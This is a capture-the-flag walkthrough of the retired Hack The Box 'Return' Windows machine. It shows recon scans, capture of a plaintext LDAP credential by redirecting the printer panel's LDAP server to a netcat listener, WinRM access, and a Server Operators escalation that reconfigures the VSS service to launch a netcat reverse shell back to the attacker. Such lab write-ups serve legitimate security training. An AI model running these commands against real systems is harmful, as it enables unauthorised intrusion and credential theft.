This write-up is the first in a series where I detail my journey with retired machines in HTB, attempting to put an emphasis on Active Directory and Windows machines.
The following is a detailed write-up of the Return box in HTB, outlining the steps taken to gain initial access and escalate privileges on a target Windows machine.
1. Initial Reconnaissance & Port Scanning
The engagement began with an Nmap scan to identify open ports and services on the target IP address, 10.129.11.100.
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo nmap -sV -sC 10.129.11.100
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 11:52 EDT
Nmap scan report for 10.129.11.100
Host is up (0.018s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
80/tcp    open  http            Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE

|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-08 16:10:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m35s
| smb2-time:
|   date: 2025-06-08T16:10:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.17 seconds
The Nmap scan revealed several open ports and services, indicating a Windows operating system:
- Port 53/tcp: domain (Simple DNS Plus)
- Port 80/tcp: http (Microsoft IIS httpd 10.0) - Identified as "HTB Printer Admin Panel" with potentially risky TRACE HTTP method.
- Port 88/tcp: kerberos-sec (Microsoft Windows Kerberos)
- Port 135/tcp: msrpc (Microsoft Windows RPC)
- Port 139/tcp: netbios-ssn (Microsoft Windows netbios-ssn)
- Port 389/tcp: ldap (Microsoft Windows Active Directory LDAP - Domain: return.local)
- Port 445/tcp: microsoft-ds (SMB)
- Port 464/tcp: kpasswd5
- Port 593/tcp: ncacn_http (Microsoft Windows RPC over HTTP 1.0)
- Port 636/tcp: tcpwrapped (Likely LDAPS)
- Port 3268/tcp: ldap (Microsoft Windows Active Directory LDAP - Domain: return.local)
- Port 3269/tcp: tcpwrapped (Likely LDAPS)
- Port 5985/tcp: http (Microsoft HTTPAPI httpd 2.0 - SSDP/UPnP)
The Nmap results also provided the hostname "PRINTER" and confirmed the operating system as Windows, with the domain return.local. SMB message signing was enabled and required.
An attempt was made to enumerate SMB shares using crackmapexec, but it failed due to a STATUS_USER_SESSION_DELETED error, likely indicating anonymous access was not permitted.
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo crackmapexec smb 10.129.11.100 --shares
SMB         10.129.11.100   445   PRINTER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.11.100   445   PRINTER        [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
2. Web Enumeration
First we will visit the IP address on port 80 to see the website that is running.
 We can do a
 gobuster scan on the web server running on port 80 to discover hidden directories and files.
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo gobuster dir -u http://10.129.11.100/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                          http://10.129.11.100/
[+] Method:                       GET
[+] Threads:                      10
[+] Wordlist:                     /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:        404
[+] User Agent:                   gobuster/3.6
[+] Timeout:                      10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Images             (Status: 301) [Size: 151] [--> http://10.129.11.100/Images/]
/images             (Status: 301) [Size: 151] [--> http://10.129.11.100/images/]
/index.php          (Status: 200) [Size: 28274]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
The gobuster scan identified the following:
/Images(Status: 301)/images(Status: 301)/index.php(Status: 200)
Nothing really interesting here. Let's keep exploring.
3. Credential Disclosure via LDAP Referral
Upon clicking the "settings" link, a configuration option for an "LDAP server address" was observed. This presented a potential vulnerability for credential disclosure. The local hostname on the attacking machine was temporarily set to its tun0 interface IP address (10.10.14.110), and this IP was then input as the LDAP server address in the web application's settings.
 A Netcat listener was set up on port 389 (the default LDAP port) on the attacking machine:
nc -lnvp 389
After updating the server address in the web application, a connection was received on the Netcat listener, revealing an LDAP bindRequest. Crucially, the request contained the username and password in plaintext:
┌──(kali㉿kali)-[~/Documents/return]
└─$ nc -lnvp 389
listening on [any] 389 ...
connect to [10.10.14.110] from (UNKNOWN) [10.129.11.100] 55508
0*`%return\svc-printer�
                            **********!!
This credential pair was confirmed by capturing the traffic with Wireshark and filtering for TCP port 389.
4. Initial Access with Discovered Credentials
To see what shared folders the account has access to, the newly discovered credentials (svc-printer:**********!!) were immediately tested against the SMB service using crackmapexec:
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo crackmapexec smb 10.129.11.100 --shares -u svc-printer -p '**********!!'
SMB         10.129.11.100   445   PRINTER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.11.100   445   PRINTER         [+] return.local\svc-printer:**********!!
SMB         10.129.11.100   445   PRINTER         [+] Enumerated shares
SMB         10.129.11.100   445   PRINTER         Share           Permissions     Remark
SMB         10.129.11.100   445   PRINTER         -----           -----------     ------
SMB         10.129.11.100   445   PRINTER         ADMIN$          READ            Remote Admin
SMB         10.129.11.100   445   PRINTER         C$              READ,WRITE      Default share
SMB         10.129.11.100   445   PRINTER         IPC$            READ            Remote IPC
SMB         10.129.11.100   445   PRINTER         NETLOGON        READ            Logon server share
SMB         10.129.11.100   445   PRINTER         SYSVOL          READ            Logon server share
This time, the share enumeration was successful, confirming the validity of the credentials and indicating access to the following shares:
ADMIN$(READ)C$(READ,WRITE)IPC$(READ)NETLOGON(READ)SYSVOL(READ)
Next, the credentials were tested against the WinRM service to check for remote access:
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo crackmapexec winrm 10.129.11.100 -u svc-printer -p '**********!!'
SMB         10.129.11.100   5985   PRINTER        [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
HTTP        10.129.11.100   5985   PRINTER        [*] http://10.129.11.100:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.11.100   5985   PRINTER        [+] return.local\svc-printer:**********!! (Pwn3d!)
The crackmapexec output confirmed that the credentials were valid for WinRM, indicating a "Pwn3d!" status. This provided a direct path to gaining a shell on the target machine.
An evil-winrm shell was then established using the compromised credentials:
┌──(kali㉿kali)-[~/Documents/return]
└─$ sudo evil-winrm -i 10.129.11.100 -u svc-printer -p '**********!!'
                                   Evil-WinRM shell v3.7
                                   Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
                                   Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
                                   Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
A successful Evil-WinRM session was established, granting access to the machine as the svc-printer user.
The user flag (user.txt) was located on the svc-printer user's Desktop:
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd Desktop
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ls
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> cat user.txt
***************************
5. Privilege Escalation
To achieve root access, privilege escalation was necessary. The whoami /groups command was executed to enumerate the groups to which svc-printer belonged:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
The output revealed the svc-printer user was a member of several interesting groups, including:
BUILTIN\Server OperatorsBUILTIN\Print OperatorsBUILTIN\Remote Management Users
The Print Operators group was initially targeted for privilege escalation. The PrintSpoofer.exe exploit was uploaded to the target machine's Desktop:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload PrintSpoofer.exe
                                   Info: Uploading /home/kali/Documents/return/PrintSpoofer.exe to C:\Users\svc-printer\Desktop\PrintSpoofer.exe
                                   Data: 36180 bytes of 36180 bytes copied
                                   Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
Now, try to run:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> .\PrintSpoofer.exe -i -c cmd
[-] A privilege is missing: 'SeImpersonatePrivilege'
However, executing PrintSpoofer.exe failed with the error [-] A privilege is missing: 'SeImpersonatePrivilege'. This indicated that the Print Operators group did not possess the necessary privileges for this specific exploit.
Attention shifted to the Server Operators group. This group typically has permissions to manage server resources, including services. The nc64.exe (Netcat for Windows) executable was uploaded to a writable directory, C:\programdata:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload nc64.exe C:\\programdata\\nc64.exe
Using the sc.exe command-line utility, a malicious service was configured to execute nc64.9exe with a reverse shell back to the attacking machine. The VSS (Volume Shadow Copy) service was chosen for this purpose.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VSS binPath= "C:\programdata\nc64.exe -e cmd.exe 10.10.14.110 4444"
A Netcat listener was set up on the attacking machine on port 4444:
sudo nc -lvnp 4444
Finally, the VSS service was started, triggering the reverse shell:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VSS
A reverse shell connected to the Netcat listener as NT AUTHORITY\SYSTEM, indicating successful privilege escalation to the highest privilege level on the Windows machine.
The root flag (root.txt) was then located at C:\Users\Administrator\Desktop\root.txt:
C:\Windows\system32> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop> dir
C:\Users\Administrator\Desktop> type root.txt
*******************